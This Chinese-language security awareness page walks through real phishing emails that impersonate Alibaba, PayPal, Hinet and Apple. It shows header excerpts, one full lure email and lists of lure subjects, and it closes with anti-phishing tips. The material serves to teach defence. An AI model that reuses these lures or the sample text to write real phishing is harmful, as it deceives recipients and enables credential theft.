
社交工程郵件範例




◆ 偽造成Alibaba的訂單需求通知。



◆ 點選Reply now後，會進到phishing頁面




◆ 輸入完電子郵件及密碼後，會轉到正常的Alibaba 登錄網頁



```
Received: from server.dnshfreedom.net [(46.166.179.209)] by   
(envelope-from <nusratlo@server.dnshfreedom.net>)  
(HQmailCello1 with TLS)  
with ESMTP id 837152110; Wed, 07 Sep 2016 20:44:09 +0800  
Received: from nusratlo by server.dnshfreedom.net with local (Exim 4.87)  
(envelope-from <nusratlo@server.dnshfreedom.net>)  
id 1bhCz-0041j6-Hc  
for Sandy.Deng@pouchen.com; Wed, 07 Sep 2016 14:44:05 +0200  
To: Sandy.Deng@pouchen.com  
Subject: New Inquiry from Annger  
X-PHP-Script: nusratloves.com/zorobo.php for 160.152.41.141, 212.129.55.2  
MIME-Version: 1.0  
Content-type: text/html; charset=iso-8859-1  
From: feedback@notice.alibaba.com <feedback@service.alibaba.com>
```

- ◆ 此郵件寄件者來自於紐西蘭，spammer也一併將郵件中Header/Received裡的From改成feedback@notice.alibaba.com，以取信於user。

社交工程郵件範例



◆ 偽冒PayPal通知。



- ◆ 點擊“更新”按鈕後會開啟轉址後的釣魚頁面，由網址列就可以很容易的看出這是個釣魚網頁。

社交工程郵件範例

Subject: 電子郵件 地址 驗證 信息

From: Hinet网络邮件 <jordikingbikes@gmail.com>

TO (1): undisclosed-recipients;

Date: Fri, 29 Apr 2016 06:54:03 +0100



尊敬的用戶，

我們檢測到可疑活動在您的帳戶被病毒發送到我們的服務器系統。這可能造成的文件最近被您下載 星期五，2016年4月25日下午12:02 GMT.

你需要驗證您的帳戶，以保持發送和接收郵件，如果不是你的電子郵件將在24小時內被封鎖。

請按照下面的鏈接,讓您的賬戶安全

點擊驗證


中華電信數據通信分公司地址：台北市信義路一段21號全區24小時免費服務電話：0800- 080-412

© 版權所有 2016 年 中華 電信 的 互聯網 服務 由 中華 電信.

◆ 由內容文字可以看到語意不明，顯然是透過翻譯器翻譯過來的文字。



◆ 選擇上圖「點擊驗證」按鈕會開啟如下圖的釣魚網頁。



◆ 輸入帳號密碼按下OK後會彈出一個錯誤訊息。




◆ 按下「確定」後畫面會緊接著連結到真正的Hinet登入頁面。


Received: from mail-ob0-f180.google.com [(209.85.214.180)] by mailgw.hermin.com.tw
(envelope-from <jordikingbikes@gmail.com>)
(Cellopoint E-mail Firewall v3.9.12 Build 0813 with TLS)
with ESMTP id 1001918214; Fri, 29 Apr 2016 13:54:09 +0800

- ◆ 這封信的E-mail Header/Received，可以看出spammer是使用Google的帳號寄出此信件，看來public的帳號有時也很難避免成為網路犯罪的溫床。

社交工程郵件範例



◆ 偽冒Apple的釣魚郵件。



- ◆ 點選 Confirm My Account 後會開啟釣魚網頁，網址列裡的英文字母乍看之下確實有“apple”的字眼，遇到以上情形還是請由官網登入，不隨意開啟來路不明的信件，並且持著謹慎的態度勿隨意點選信中的連結。

Received: from mail.siteskins.net [(207.114.89.37)] by s01mx.horus.it
(envelope-from <siteskins@mail.siteskins.net>)
(s01mx.horus.it)
with ESMTP id 1656873851; Sun, 13 Sep 2015 19:39:37 +0100
Received: by mail.siteskins.net (Postfix, from userid 501)
id 2F9F23A2D16; Sun, 13 Sep 2015 13:04:56 -0400 (EDT)
Date: Sun, 13 Sep 2015 17:04:56 +0000
To: e
From: Apple Support <Apple@Support.com>

◆ 釣魚郵件 envelope。

社交工程郵件範例



◆ 假冒email系統管理員的郵件至特定的承辦人員信箱

1. 駭客跟你一起關心熱門新聞?!

熱門新聞被駭主旨一覽：

- 年金改革
- 106年政府行政機關辦公日曆表
- 黑心食品一覽表

2. 駭客比你同事還了解你?!

鎖定個人被駭主旨一覽：

- ○○會議名單更新
- 員工滿意度調查(寄件人:求職者)
- 求職信(寄件人:應徵者)
- 你的帳號即將關閉(寄件人:email系統管理員)
- 請儘速到我辦公室(寄件人:老闆)
- 電信帳單(寄件人:某知名電信公司)
- 銀行交易明細(寄件人:某銀行)
- 假冒email系統管理員的郵件至特定的承辦人員信箱表

3. 勒索軟體曾經使用過的網路釣魚主旨或手法：

- 退稅通知
- 電子帳單/電子發票
- Google Chrome 和 Facebook 重大更新和通知訊息
- iPhone中獎通知
- 求職信
- 電子訃聞
- 誘騙使用者連到看似真正銀行或政府機構網站的假網頁
- 輸入驗證碼（CAPTCHA，一種防止機器人的程序）

防止社交工程信件上鉤7步驟

- 點選連結前,先移動滑鼠檢查真實來源。
- 勿回覆要求提供個人資料的電子郵件-即使信中有該公司的商標。
- 不要向不請自來的電訪人員透露任何個人或同事資料。
- 避免開啟網路上之任何附件檔，可利用網路安全軟體先行掃過後再開啟。
- 直接在瀏覽器輸入網址或是將常用網站加到我的最愛/書籤清單中。
- 搜尋網頁，請確認網址真實性，避免以假亂真,比如英文O變造為數字0;字母l 變造為數字 1。
- 定期更新瀏覽器漏洞，並更新至最新版本。

釣魚網站

